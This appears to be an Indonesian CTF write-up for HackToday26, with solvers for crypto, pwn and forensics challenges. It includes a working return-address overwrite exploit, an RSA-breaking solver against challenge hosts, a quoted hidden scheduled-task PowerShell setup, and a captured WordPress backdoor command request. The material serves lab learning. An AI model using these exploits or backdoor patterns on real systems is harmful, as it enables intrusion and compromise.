# ----- Order di GL_3(F_2) -----
def mat_order(X, max_ord=200):
    Y = I3
    for k in range(1, max_ord):
        Y = Y @ X
        if np.all(Y == I3):

```

```

        return k
    return None

ord_inv = mat_order(CycleHinv)
ord_hm = mat_order(CycleHM)
print(f"ord(CycleHinv)={ord_inv}, ord(CycleHM)={ord_hm}")

# ----- Precompute powers -----
def powers(X, n):
    out = [I3]; Y = I3
    for _ in range(n - 1):
        Y = Y @ X; out.append(Y)
    return out

ChInv_pows = powers(CycleHinv, ord_inv)
ChHM_pows = powers(CycleHM, ord_hm)
L = ord_inv * ord_hm // gcd(ord_inv, ord_hm)
print(f"lcm(ord_inv, ord_hm) = {L}")

# ----- Decrypt helper -----
def try_decrypt(Ksh, tag):
    tl = Ksh.tolist()
    for name, s in (
        ("str.tolist", str(tl)),
        ("str.int.tolist", str([[int(x) for x in r] for r in tl]])),
    ):
        ss = hashlib.sha256(s.encode()).digest()
        pt = AES.new(ss, AES.MODE_CBC, iv).decrypt(ct)
        try: pt2 = unpad(pt, 16)
        except: pt2 = pt
        pr = sum(32 <= c < 127 or c in (9,10,13) for c in pt2) / max(len(pt2),1)
        if pr > 0.9 or (b"{" in pt2 and b"}" in pt2 and pr > 0.7):
            print(f"\n[+] FLAG! tag={tag} fmt={name}")
            print(f"    {pt2!r}")
            return True
    return False

# ----- Brute force (qm, r) -----
print(f"[*] Mencoba {L * LIMIT} kandidat...")
found = False
for qm in range(L):
    ChInv_q = ChInv_pows[qm % ord_inv]
    ChHM_q = ChHM_pows[qm % ord_hm]
    for r in range(LIMIT):
        Ksh = ChInv_q @ L2[r] @ cB[r] @ rem[r] @ ChHM_q
        if try_decrypt(Ksh, f"qm={qm}, r={r}"):
            found = True; break
    if found: break

if not found:

```

```

print("\n[!] Semua (qm, r) gagal. Coba varian di bawah.")
# fallback variasi
for qm in range(L):
    ChInv_q = ChInv_pows[qm % ord_inv]
    ChHM_q = ChHM_pows [qm % ord_hm]
    for r in range(LIMIT):
        for Ksh, tag in (
            (ChInv_q @ L2[r] @ cB[r],          f"v2 qm={qm} r={r}"),
            (L2[r] @ cB[r] @ rem[r],          f"v3 r={r}"),
            (L2[r] @ cB[r],                    f"v4 r={r}"),
            (cB[r],                            f"v5 r={r}"),
            (ChInv_q @ cB[r] @ ChHM_q,        f"v6 qm={qm} r={r}"),
        ):
            if try_decrypt(Ksh, tag):
                found = True; break
        if found: break
    if found: break

if not found:
    print("\n[!] Masih gagal. Kirim definisi PERSIS `psi` dan `str()` format hash.")

```

AI Disclosure

1. <https://chat.deepseek.com/share/bn8kpn1w6zdc5gtz8>

Flag

```
HackToday26{m4th_15_5c4m_j0rd4n_f0rm_9035_6rrr_40b7d6ec2769932637b56def6890edf8}
```

Suspect

Challenge Overview

Jadi pada challenge ini di berikan file [chall.py](#) saja dan connection.

 **Suspect**

198 pts

Lho? RSA lagi? wait..

Author: Kae

Download Attachment  [suspect-attachment.zip](#)

This challenge requires creating an instance [Create](#)

Instance will live for 60 mins.

Vulnerability/Key-Finding

Jadi vuln dari challenge ini terletak pada generate angka p dan q nya yang jaraknya cukup kecil (Fermat RSA)

```
p =
1110780564634692897573765062247304137445777809228857049428637
0917260638800821936963563551015173978853578479021285156102954
390480001651938785769321955656263
q =
1110780564634692897573765062247304137445777809228857049428637
0917260638800821936963563551015173978853578479021285156102954
390480001651938785769321955656751
```

Yaitu jarak nya disini sekitar 488

```
python -u "c:\l
-488
```

Setelah di dapatkan , maka untuk selanjutnya :

1. $n = p * q$ sudah di dapatkan , maka hitung totient euler nya =
$$\text{tot} = n \cdot (p - 1) \cdot (q - 1)$$
2. Lalu hitung private key nya : $d \equiv e^{-1} \pmod{\text{tot}}$
3. $k \equiv r^d \pmod{n_2}$ -> recover k dari ciphertext , sesuai dengan function decrypt_and_verify

Lalu selanjutnya dibagian L : dipakai dua kali sebagai eksponen dari objek yang sama (g lalu beta), dan nilainya statis.

Dan di bagian selanjutnya : Setelah Z diketahui =

$$W = s \cdot Z^{-1} \pmod{n_2} = (m + k) \pmod{n_2}$$

Ini mengurangi masalah jadi tau : $m + k \pmod{n_2}$ tapi m masih belum diketahui di balik nonce random k. Untuk isolasi m, wajib tau k. Lalu untuk mencari nilai k dapat dari Faktorisasi dari N

Solution

Jadi untuk solution dari challenge ini adalah :

1. Mencari Nilai dari p dan q karena nilai p dan q berdekatan maka bisa menggunakan Fermat Factorization
2. Setelah dapat p dan q , digunakan untuk menghitung totient euler = $\text{tot} = n \cdot (p - 1) \cdot (q - 1)$
3. Setelah di dapatkan nilai dari totient euler dapat untuk menghitung private key nya $d \equiv e^{-1} \pmod{\text{tot}}$
4. Setelah di temukan d , lalu d digunakan untuk merecover k = $k \equiv r^d \pmod{n_2}$
5. Lalu untuk menyari nilai I disini karena k belum cukup buat dapetin m maka solusi nya cari melewati discrete log $\beta \equiv g^I \pmod{n_2}$, karena sudah tau p dan q maka menjadi lebih mudah
6. Setelah di dapatkan nilai I maka hitung $Z = \beta^I \pmod{n_2} = g^{I^2} \pmod{n_2}$
7. Lalu yang terakhir decrypt m = $m \equiv (s \cdot Z^{-1} - k) \pmod{n_2} \rightarrow \text{long_to_bytes}(m) \rightarrow \text{flag}.$

Solver

solver.py

```
from pwn import remote
import math
from sympy import factorint
from sympy.ntheory.modular import crt as scrt
from Crypto.Util.number import long_to_bytes, inverse

HOST, PORT = "103.160.213.168", 33238
```

```

io = remote(HOST, PORT)
io.recvuntil(b"Ciphertext: ")
ct_line = io.recvline().decode()
r, s = eval(ct_line.strip().rstrip(" "))
io.recvuntil(b"Bob pub key: ")
pk_line = io.recvline().decode()
n2, e, g, beta = eval(pk_line.strip().rstrip(" "))
io.close()

n = math.isqrt(n2)
a = math.isqrt(n) + 1
while True:
    b2 = a * a - n
    b = math.isqrt(b2)
    if b * b == b2:
        p, q = a - b, a + b
        break
    a += 1

tot = n * (p - 1) * (q - 1)
d = pow(e, -1, tot)
k = pow(r, d, n2)

p2, q2 = p * p, q * q

def factor_limited(x, limit=10**6):
    facs = factorint(x, limit=limit)
    prod = 1
    for f, ex in facs.items():
        prod *= f ** ex
    cof = x // prod
    if cof > 1:
        facs[cof] = facs.get(cof, 0) + 1
    return facs

def Lp(y, pr, pr2):
    return ((y - 1) % pr2) // pr

def crt2(r1, m1, r2, m2):
    res = sCRT([m1, m2], [r1, r2])
    return res[0], res[1]

def bsgs(g_, h, mod, order):
    m = math.isqrt(order) + 1
    table = {}
    e_ = 1

```

```

    for j in range(m):
        table[e_] = j
        e_ = (e_ * g_) % mod
    gm_inv = pow(pow(g_, m, mod), -1, mod)
    y = h
    for i in range(m):
        if y in table:
            return i * m + table[y]
        y = (y * gm_inv) % mod
    return None

def pohlig_hellman(g_, h, mod, order, factors, cap=10**11):
    residues = []
    moduli = []
    for f, exp in factors.items():
        pe = f ** exp
        if pe > cap:
            continue
        gi = pow(g_, order // pe, mod)
        hi = pow(h, order // pe, mod)
        if gi == 1:
            continue
        xi = bsgs(gi, hi, mod, pe)
        if xi is None:
            continue
        residues.append(xi)
        moduli.append(pe)
    if not residues:
        return None
    r_, m_ = residues[0], moduli[0]
    for i in range(1, len(residues)):
        r_, m_ = crt2(r_, m_, residues[i], moduli[i])
    return r_, m_

def solve_l_component(pr, pr2):
    gp1 = pow(g, pr - 1, pr2)
    bp1 = pow(beta, pr - 1, pr2)
    Lg = Lp(gp1, pr, pr2)
    Lb = Lp(bp1, pr, pr2)
    res_list = []
    if Lg % pr != 0:
        l_mod_p = (Lb * pow(Lg, -1, pr)) % pr
        res_list.append((l_mod_p, pr))

    gp = pow(g, pr, pr2)
    bp = pow(beta, pr, pr2)
    facs = factor_limited(pr - 1)
    res = pohlig_hellman(gp, bp, pr2, pr - 1, facs)

```

```

    if res is not None:
        res_list.append(res)
    return res_list

resP = solve_1_component(p, p2)
resQ = solve_1_component(q, q2)

allres = resP + resQ
r_, m_ = allres[0]
for i in range(1, len(allres)):
    r_, m_ = crt2(r_, m_, allres[i][0], allres[i][1])

l0, L = r_, m_
Z = pow(g, (l0 * l0) % L, n2)
m = (s * inverse(Z, n2) - k) % n2
print(long_to_bytes(m))

```

AI Disclosure

1. <https://claude.ai/share/eeb2c236-86e0-43a2-8ce8-5023cb044af9>

Flag

HackToday26{d6F0dwaGz9vwyW46CgfzDgk68GViAW6g6wVUYXjPAyaG_[7EAM_H45H]}

PWN

Tone Deaf

Challenge Overview

if only I could talk Eridian...

Vulnerability/Key-Finding

```
[*] '/home/araahi/ctf/pwn3/tonedeaf'
```

Arch: amd64-64-little

RELRO: Full RELRO

Stack: Canary found

NX: NX enabled

PIE: PIE enabled

Stripped: No

Challenge ini menggunakan brainfuck yang dimodifikasi dengan karakter note musik

-  (e2 99 ac) → toggle bit 0
-  (e2 99 ab) → toggle bit 1
-  (e2 99 aa) → toggle bit 2
-  (e2 99 a9) → eksekusi operasi

Kerentanan secara garis besar terdapat pada bound checking, arbitrary write dan arbitrary read.

Pada fungsi

```
rehearse() {  
    ...  
    byte local_98 [136];  
    local_a0 = local_98;  
    ...  
}
```

Pointer local_a0 di sini diinisialisasi dengan buffer 136 byte, tetapi pada kode selanjutnya:

case 0:

```
local_a0 = local_a0 + 1;
break;
```

case 1:

```
local_a0 = local_a0 + -1;
break;
```

Tidak ada logika pengecekan untuk banyak nilai yang disimpan sehingga isi local_a0 bisa melebihi 136 byte.

Di case selanjutnya juga tidak ada pengecekan...

Arbitrary Write :

case 2:

```
*local_a0 = *local_a0 + 1;
break;
```

case 3:

```
*local_a0 = *local_a0 - 1;
break;
```

Arbitrary Read :

case 4:

```
putchar((uint)*local_a0);
break;
```

Solution

Saat saya objdump -t ./tonedeaf, saya menemukan fungsi yang tidak dipanggil oleh program

```
F .text 000000000000006a      it_is_time_go
      data 0000000000000000      data_start
```

Setelah itu saya coba masuk ghidra dan cek isi fungsi

```
2 void it_is_time_go(void)
3
4 {
5     int iVar1;
6     FILE *__stream;
7
8     __stream = fopen("flag.txt","r");
9     if (__stream == (FILE *)0x0) {
10         /* WARNING: Subroutine does not return */
11         exit(0);
12     }
13     while( true ) {
14         iVar1 = fgetc(__stream);
15         if ((char)iVar1 == -1) break;
16         putchar((int)(char)iVar1);
17     }
18     putchar(10);
19     /* WARNING: Subroutine does not return */
20     exit(0);
21 }
```

Ternyata fungsi ini memiliki flag. Dari situ dapat disimpulkan bahwa ini adalah chal ret2func yang memanfaatkan kerentanan di brainfuck untuk overwrite return address dan memanggil it_is_time_go().

Solver

solver.py

```
#!/usr/bin/env python3
from pwn import *

HOST = "103.160.213.168"
PORT = 33253

SEQ1 = b'\xe2\x99\xac' # ♪ - toggle bit 0
SEQ2 = b'\xe2\x99\xab' # ♪ - toggle bit 1
SEQ3 = b'\xe2\x99\xaa' # ♪ - toggle bit 2
SEQ4 = b'\xe2\x99\xa9' # ♪ - execute

flag_state = 0

def set_op(n):
    global flag_state
    diff = flag_state ^ n
    s = b""
    if diff & 1: s += SEQ1
    if diff & 2: s += SEQ2
    if diff & 4: s += SEQ3
    s += SEQ4
    flag_state = n
    return s

def move_right(n=1):
    return b"".join(set_op(0) for _ in range(n))

def move_left(n=1):
    return b"".join(set_op(1) for _ in range(n))

def out():
    return set_op(4)

def inp():
    return set_op(5)

RET_OFFSET = 0x98

flag_state = 0
program = b""
program += move_right(RET_OFFSET)
for i in range(8):
    program += out()
```

```

        if i < 7:
            program += move_right()
program += move_left(7)
for i in range(8):
    program += inp()
    if i < 7:
        program += move_right()

log.info(f"Panjang program: {len(program)} byte")

IT_IS_TIME_GO_OFF = 0x11c9
RET_OFF_MAIN = 0x15e2

# Daftar offset tambahan yang mau dicoba
OFFSETS = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0xa, 0xb, 0xc, 0xd, 0xe, 0xf,
            0x10, 0x20, 0x30, 0x40, 0x50, 0x60, 0x70, 0x80]

def try_offset(extra_off):
    """Coba satu offset, return output atau None."""
    try:
        p = remote(HOST, PORT, timeout=5)

        # Terima prompt
        p.recvuntil(b"Time go fishing, question? ", timeout=5)

        # Kirim program
        p.sendline(program)

        # Terima echo
        p.recvuntil(b"You say ", timeout=5)
        p.recv(len(program) + 1, timeout=5)

        # Terima leaked bytes
        leaked = p.recv(8, timeout=5)
        if len(leaked) != 8:
            p.close()
            return None, None

        ret_addr = u64(leaked)
        base = ret_addr - RET_OFF_MAIN
        target = base + IT_IS_TIME_GO_OFF + extra_off

        # Kirim alamat baru
        p.send(p64(target))

        # Baca output
        try:
            result = p.recvall(timeout=3)
        except:
            result = b""

        p.close()

```

```

        return leaked, result
    except Exception as e:
        return None, str(e).encode()

print("=" * 60)
print("Brute force offset it_is_time_go")
print("=" * 60)

for off in OFFSETS:
    leaked, result = try_offset(off)

    if leaked is None:
        print(f"[off=0x{off:02x}] GAGAL koneksi/leak")
        continue


    # Cek apakah output mengandung flag atau teks menarik
    has_flag = b"HackToday" in result or b"{" in result
    has_output = len(result) > 0

    status = "FLAG!" if has_flag else ("ADA OUTPUT" if has_output else
    "kosong")
    print(f"[off=0x{off:02x}] {status} | leaked={leaked.hex()} |
    out_len={len(result)}")

    if has_output:
        # Tampilkan output (potong kalau panjang)
        preview = result[:200]
        print(f"        output: {preview!r}")

    if has_flag:
        print("\n" + "=" * 60)
        print("FLAG DITEMUKAN!")
        print("=" * 60)
        print(result.decode(errors='replace'))
        break

```



```

HackToday26{GR4ce_SAY_LT_15_tlME_Go_S7At3M3nt_4mazE_4M4ZE_AM4Ze_dd907072af40}

```

AI Disclosure

1. <https://chat.deepseek.com/share/lr3mpi4rcjb0i5lp4g>

Flag

```
HackToday26{GR4ce_SAY_LT_15_tlME_Go_S7At3M3nt_4mazE_4M4ZE_AM4Ze_dd907072a
```

f40}

Digital Forensic

Alice in DFIRland

Challenge Overview

A Windows workstation was flagged for anomalous behavior. Before the machine could be reimaged, IR ran a KAPE triage collection. Somewhere in the artifacts, the intruder left three fragments of a tracking flag. Find all three and reassemble them.

password file: G26YNC434M809J16U16C4L2Z

Author: jedi

Vulnerability/Key-Finding

Maaf ya kalo unintended. Dikasih .vhdx langsung saja kita load ke ftk imager. Ini kebiasaan saya aja sih, karena ini artefak windows jadi langsung cek winevt buat powershell operational. Dan ketemu script yang buat setup challenge nya . Parse pake evtxEcmd atau <https://www.evtxparser.com/en> juga boleh.

Record #	Time (UTC)	Level	Event ID	Name	Provider	Channel	Computer	Summary
69	9/12/26, 12:15:22 PM	Warning	4184	Script block logging	Microsoft-Windows-Power...	Microsoft-Windows-Power...	wonderland	ScriptBlockText=#Requires -RunAsAdministrator \$E Path:C:\Users\Alice\Documents\chall_setup.ps1
EVENT DATA								
MessageNumber		1						
MessageTotal		1						
ScriptBlockText		#Requires -RunAsAdministrator \$ErrorActionPreference = "Stop" \$taskName = "MicrosoftEdgeUpdateTaskMachineUA2" # deliberately unremarkable-looking name \$HeartbeatFile = Join-Path \$env: S Alternate Data Stream on a decoy # Documents\Reports\quarterly_summary.docx file instead of the USN # Journal technique used now) and any previously-registered scheduled # task/RunMS duplicate # artifacts lying around, # ----- Write-Host "[*] Cleaning up any leftovers from a previous run..." \$oldDecoys\Reports' if (Test-Path \$oldDecoyDir) { Remove-Item -Path \$oldDecoyDir -Recurse -Force Write-Host " removed old decoy folder: \$oldDecoyDir" } if (Get-ScheduledTask -TaskName \$taskName -ScheduledTask -TaskName \$taskName -Confirm:\$false Write-Host " removed old scheduled task: \$taskName" } \$runMruPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU -Path \$runMruPath -Recurse -Force Write-Host " cleared old RunMRU key" } # ----- # STAGE 1   hide flag fragment 1 v y file create/rename/delete gets logged in the USN Journal along # with the filename involved   including files that no longer exist on # disk. Create a file whose name encodes the f trings for the flag prefix would otherwise find # it trivially), delete it right away, and the Journal keeps a record # of that filename long after the file itself is gone. The "PARTID ntext so the entry is findable; # only the payload after it needs decoding. Buried among decoy # temp-file churn so the participant has to actually look through the # Journal entries # ----- Write-Host "[*] Stage 1: creating/deleting decoy files (recorded in '\$\$unJml': '\$\$)'..." \$journalDir = Join-Path \$ tmpA82F.tmp", "office_autosave_3391.tmp", "print_spool_9f3.tmp", "PARTIDF3_SGFjaIRvZ6F5MJ27Z6ZpcL9LenB6XNvcmlf.tmp", "installer_cache_22B.tmp") foreach (\$name in \$decoyNames) { \$pa temType File -Path \$path -Force Out-Null Start-Sleep -Milliseconds 50 Remove-Item -Path \$path -Force } # ----- Write-Host "[*] Stage 2: seed (Win+R dialog history) # Every command typed into the Run dialog gets recorded in the # registry under RunMRU, even after the dialog is closed   most users # have no idea this persis icipant has to actually read through them, not just search # blindly for "FLAG". # ----- Write-Host "[*] Stage 3: registering scheduled task (inert heartbeat only)..." # Decoded command is: # New-Item p\sysupdate_hb" -Force Out-Null # (part 3/3) simpel_sja_ya} # (the flag fragment rides along as a trailing comment in the decoded text) \$encodedCommand = "TgB1AHqALQBjAHQAZQBtACAALE EADaBoACAAIqAGABgB2ADoATAPAEAAQBAEQAEQAQBBUAEEAAXABAGUABQBAFwALgBzAHKAcwB1AHAAZABHAAQAZQBFAgAYAlACAAALQBGA8ACgBjAGUAIA8BACAAwB1AHQALQB0AHUABABsACAAIwAgAgACABHAAIQAAGAC BHA8BA" \$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-NoProfile -WindowStyle Hidden -EncodedCommand \$encodedCommand" \$trigger = New-ScheduledTaskTrigger -G w-TimeSpan -Minutes 15' -RepetitionDuration (New-TimeSpan -Days 3650) \$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries Register-Schedule -Trigger \$trigger -Settings \$settings -Description "Keeps Microsoft Edge up to date." -Force -ErrorAction Stop Out-Null						
ScriptBlockID		92ad9ae6-4c5c-4336-b64e-1e47dca35de8						
Path		C:\Users\Alice\Documents\chall_setup.ps1						

Solution

Karena scriptnya terlalu panjang (masih banyak komennya wok malas baca), saya lempar aja ke gpt

The flag is:

```
HackToday26{dfir_ezpz_sori_lagi_sibuk_jadi_simpel_aja_ya}
```

The three fragments are:

- **Stage 1 (USN Journal):** `SGFja1RvZGF5MjZ7ZGZpc19lenB6X3Nvcmlf` → `HackToday26{dfir_ezpz_sori_`
- **Stage 2 (RunMRU):** `lagi_sibuk_jadi_`
- **Stage 3 (Base64 + UTF-16LE):** ends with `simpel_aja_ya}`

So concatenating them gives the complete flag above.



AI Disclosure

<https://chatgpt.com/share/6aa5f7c2-1224-83ec-a0ac-cda36cd72bd7>

Flag

```
HackToday26{dfir_ezpz_sori_lagi_sibuk_jadi_simpel_aja_ya}
```

Word di Press

Challenge Overview

Sec Eng Bravo melihat ada aktivitas yang aneh. Secara cepat, Sec Eng Bravo tersebut mengamankan perangkat yang terkena serang.

Files Provided (Google Drive):

<https://drive.google.com/file/d/1o4839BaBDrgSeT9TPuvJJOUQlfpiaKbp/view?usp=sharing>

SHA256:

c1eaf02edc3afa52ade6364e6502ad58eb1928fcd1b6e7c15eff9fe7dfcb6b98

Archive Password (base64):

dGlkYWsgYWVhbmRlbnVuc2VudGhbiBrYWU=

Author: Fbrina

Vulnerability/Key-Finding

Karena dikasih memdump dan challenge mengisyaratkan ke wordpress, yang mana bisa disimpulkan solving pathnya adalah melewati network, disini bisa aja kita dump network traffic dari device menggunakan bulk_extractor. bulk_extractor berhasil mengeluarkan pcap dan kita bisa analisis untuk menjawab pertanyaanya.

```
(byte byuda) - [/mnt/c/Users/ACER/Downloads/CTF/hacktoday26/foren/word]
$ ls -lh out_bulk/*.pcap
-rwxrwxrwx 1 byte byte 1.3M Sep 13 08:20 out_bulk/packets.pcap
```

Solution

[Soal 1]

1. Situs apa yang jadi sasaran attacker?

Hint: xxxxxxxx.xxxxx

Oke cukup straightforward kita langsung bisa cek protokol http nya. Follow aja http stream nya nanti keliatan situsnya

```
POST /wp-login.php HTTP/1.1
Host: wordpress.local
Accept: */*
Cookie: wordpress_test_cookie=WP+Cookie+check
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Content-Length: 97
Content-Type: application/x-www-form-urlencoded

log=admin&pwd=trustno1&wp-submit=Log+In&redirect_to=http://wordpress.local/wp-admin/&testcookie=1
```

[Soal 2]

2. Berapa banyak attacker mencoba login?

Hint: xx

Karena ini wordpress dan login path dari wordpress template nya adalah /wp-login.php, maka bisa filter dengan http.request.uri == "/wp-login.php". Nanti di pojok kanan muncul berapa jumlah yang ke display.

http.request.uri == "/wp-login.php"						
No.	Time	Source	Destination	Protocol	Length	Info
24	0.000000	192.168.1.3	192.168.1.6	HTTP	475	[TCP Out-Of-Order] POST /wp
26	0.000000	192.168.1.3	192.168.1.6	HTTP	475	POST /wp-login.php HTTP/1.1
32	0.000000	192.168.1.3	192.168.1.6	HTTP	475	POST /wp-login.php HTTP/1.1
40	0.000000	192.168.1.3	192.168.1.6	HTTP	476	POST /wp-login.php HTTP/1.1
188	0.000000	192.168.1.3	192.168.1.6	HTTP	473	POST /wp-login.php HTTP/1.1
191	0.000000	192.168.1.3	192.168.1.6	HTTP	473	POST /wp-login.php HTTP/1.1
193	0.000000	192.168.1.3	192.168.1.6	HTTP	473	POST /wp-login.php HTTP/1.1
253	0.000000	192.168.1.3	192.168.1.6	HTTP	476	[TCP Previous segment not c
257	0.000000	192.168.1.3	192.168.1.6	HTTP	477	POST /wp-login.php HTTP/1.1
263	0.000000	192.168.1.3	192.168.1.6	HTTP	474	[TCP Out-Of-Order] POST /wp

[Soal 3]

3. Apa ip address attacker?

Hint: xxx.xxx.x.x

Keliatan jelas di wireshark

No.	Time	Source	Destination
24	0.000000	192.168.1.3	192.168.1.6
26	0.000000	192.168.1.3	192.168.1.6
32	0.000000	192.168.1.3	192.168.1.6
40	0.000000	192.168.1.3	192.168.1.6
188	0.000000	192.168.1.3	192.168.1.6
191	0.000000	192.168.1.3	192.168.1.6

[Soal 4]

4. Apa komponen yang di eksploitasi?

Hint: Xxxxxx

Analyzing the http.request, selain ditemukan bf ke endpoint login. Attacker mencoba akses themes dengan nama avada. Karena ngga ada hal lain, jadi ini adalah jawaban yang benar.

http.request						
No.	Time	Source	Destination	Protocol	Length	Info
388	0.000000	192.168.1.3	192.168.1.6	HTTP	475	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
391	0.000000	192.168.1.3	192.168.1.6	HTTP	282	GET /wp-content/themes/avada/style.css HTTP/1.1
392	0.000000	192.168.1.3	192.168.1.6	HTTP	474	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)

[Soal 5]

5. Apa CVE IDnya?

Hint: XXX-xxxx-xxxxx

Surfing dikit



Hexnode

<https://www.hexnode.com> > ... · Terjemahkan halaman ini

Avada CVE-2026-18431: WordPress Zero-Click RCE Fix ...

28 Agu 2026 — **Avada CVE-2026-18431** chains six flaws in Avada and Fusion Builder into unauthenticated RCE. Learn the fix and patch steps now.

[Soal 6]

6. Apa endpoint yang dieksploitasi?

Hint: xxxxx-xxxx.xxx

Karena di pcap ngga nemu, coba nanya gpt dan jawabannya adalah admin-ajax.php

Yes — the hint gives away the endpoint format:

xxxxx-xxxx.xxx → admin-ajax.php

For **CVE-2026-18431**, the exploitation chain involves Avada/Fusion Builder, and WordPress AJAX functionality is a key attack surface. The CVE affects Avada up to 7.16 with Fusion Builder up to 3.16 and allows unauthenticated arbitrary file writing leading to RCE. [OpenCVE +1](#)

[Soal 7]

7. Apa nama file yang digunakan sebagai backdoor?

Hint: xx-xxxxxxxxxxxx-xxxxx.xxx

Oke di http stream ada beberapa endpoint aneh yang masukin cmd ke parameternya, so that's the backdoor

```
GET /wp-content/plugins/wp-performance-cache/wp-performance-cache.php?wpc_diag=uname%20-a HTTP/1.1
Host: wordpress.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: */*
```

[Soal 8]

8. Parameter yang digunakan backdoor?

Hint: xxx_xxxx

Ada di jawaban sebelumnya, setelah nama file

[Soal 9]

9. Perintah yang pertama kali dieksekusi?

Hint: xx

Hint mengatakan dua huruf, yang paling possible ya id.

Solver

solver.py

```
from pwn import *
p = remote('103.160.213.168', 33436)
print(p.recvuntil(b'> ').decode())
answers = [
    'wordpress.local',
    '43',
    '192.168.1.3',
    'Avada',
    'CVE-2026-18431',
    'admin-ajax.php',
    'wp-performance-cache.php',
    'wpc_diag',
    'id',
    'x'
]

for answer in answers:
    p.sendline(answer.encode())
    response = p.recv().decode()
    print(response)
print(p.recvall().decode())
```

AI Disclosure

<https://chatgpt.com/share/6aa5fff8-c17c-83ec-99a1-9ff968191604>

Flag

```
HackToday26{kali_ini_saya_belajar_membuat_memory_tipis_tipis_maaf_jika_te
rlalu_mudah_a3308337-1c20-4a49-9bc8-6c4f9e4059cf}
```

Durrr Intern 📢

Challenge Overview

Magang hari ke-67. Pak Harya minta tolong Bang Durrr sang anak intern yang lagi magang buat beresin ruangan server lama.

Pak Harya berpesan: tolong hanya beresin ruangan, jangan otak-atik apapun.

Pas mau selesai, Bang Durrr liat sesuatu di kardus paling belakang. Ada ESP32 nyempil. Masih nyala dan LED-nya kedip-kedip.

Ada stiker: "JANGAN DICABUT".

Bang Durrr cabut saking ngeyel dan penasarannya.

Karena Bang Durrr jago di hardware, dia nemu tools buat dump flash-nya. Total dump: 4 MB. Cuman Bang Durrr agak kesusahan buat analisis lebih lanjut apakah ada pesan rahasia atau tidak di dalam esp tersebut.

Can you help him?

Author : Faizylux

Continue ke stream across fragments

Vulnerability/Key-Finding

Dapet dump dari custom esp32. Solvenya suruh nguli dan the chall is freakin guessy.

Solution

Cosplay mcp saja saya 🤖.

Pake command strings ditemuin ada dua base64. Tapi formatnya kayak terenripsi.

```
blob_p1
HQxCCNDMwukMpBqLIciLAw1wNPfbtUqygms4jY0sh
dlogs
```

```
device_cfg=
0xqp4YfVyM5gFFg2N34M/CMW4CQ0jnifF7tuRTqX
```

Nextnya adalah nyari key sama algoritma yang dipake. Dengan bantuan gpt hex keynya dapet di sekitar device_cfg=. Buat poc nya pake hxd aja + find `device\_cfg=` (sebenarnya dari mecut gpt karena too guessy 🤖), dan kita liat ada random ass lookin hex.

```

00089FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00089FF0 00 00 00 00 00 64 65 76 69 63 65 5F 63 66 67 3D .....device cfg=
0008A000 E7 E8 B0 F3 F4 DF EB B3 F9 DF B2 B0 B2 B6 00 00 çè°óôðë³ùð±°=¶..
0008A010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Suruh Claude decrypt karena gpt terlalu bodoh. Dan dapet keynya

decode this, until you get a readable things
 e7e8b0f3f4dfebb3f9dfb2b0b2b6

Uncovering readable text by clearing the top bit. >

Result: gh0st_k3y_2026

Steps:

1. Hex-decode the string → 14 bytes: E7 E8 B0 F3 F4 DF EB B3 F9 DF B2 B0 B2 B6
2. Every byte has the high bit set (all ≥ 0x80), which is the tell — XOR each byte with 0x80 (equivalent to clearing bit 7):

E7^80=67 g	F4^80=74 t	F9^80=79 y
E8^80=68 h	DF^80=5F _	DF^80=5F _
B0^80=30 0	EB^80=6B k	B2^80=32 2
F3^80=73 s	B3^80=33 3	B0^80=30 0
		B2^80=32 2
		B6^80=36 6

Next suruh pecut lagi buat decrypt base64 nya, dan dikasih script ini.

```

import hashlib
import struct

key = b"gh0st_k3y_2026"

ciphertext = bytes.fromhex(
    "3b1aa9e187d5c8ce60145836377e0cfc2316e024348e789f17bb6e453a97"
)

nonce = struct.pack("<I", 0)

keystream = hashlib.sha256(key + nonce).digest()[len(ciphertext):]

plaintext = bytes(
    c ^ k for c, k in zip(ciphertext, keystream)
)

print(plaintext)

```

Ketemu part1 nya doang wok. Karena kata probset algoritmanya sama tapi kok ngga bisa bisa setelah kita masukin hex dari base64 ke dua. Then hint turun, ternyata counternya beda dan tinggal coba satu-satu counternya sampe dapet readable strings. Anyway ini solver script akhirnya.

Solver

solver.py

```
import hashlib
import struct
import base64

key = b"gh0st_k3y_2026"

c1 = base64.b64decode("QxCCNDMwukMpBqLIcilaW1wNPfbtUqygms4jY0sh")
c2 = base64.b64decode("0xqp4YfVyM5gFFg2N34M/CMW4CQ0jnifF7tuRTqX")

keystream = (
    hashlib.sha256(key + struct.pack(">I", 0)).digest() +
    hashlib.sha256(key + struct.pack(">I", 1)).digest()
)

p1 = bytes(a ^ b for a, b in zip(c1, keystream[:30]))
p2 = bytes(a ^ b for a, b in zip(c2, keystream[30:60]))

print(p1.decode())
print(p2.decode())
```

AI Disclosure

<https://chatgpt.com/share/6aa65b1b-3064-83ec-8e27-65fb5be3b9e3>

<https://claude.ai/share/78d1ac79-ba0d-4405-ac63-eaf5ccec3d92> (yang ini lupa masukin min di submission flag, maafkan. Tapi ngga curang kok)

Flag

```
HackToday26{c0ngr444444tzzzz_y0u_f0und_th3_gh0st_1n_th3_fl4sh_1_gu3sssss}
```

Misc

Fibo67

Challenge Overview

Jadi di challenge ini cuma diberikan connection saja

 **Fibo 67** 105 pts

A simple math. Find a way to gain a 67. Just to make sure your brain hasn't rotten yet.

Author : nuby

This challenge requires creating an instance
Instance will live for 60 mins.

Create

Vulnerability/Key-Finding

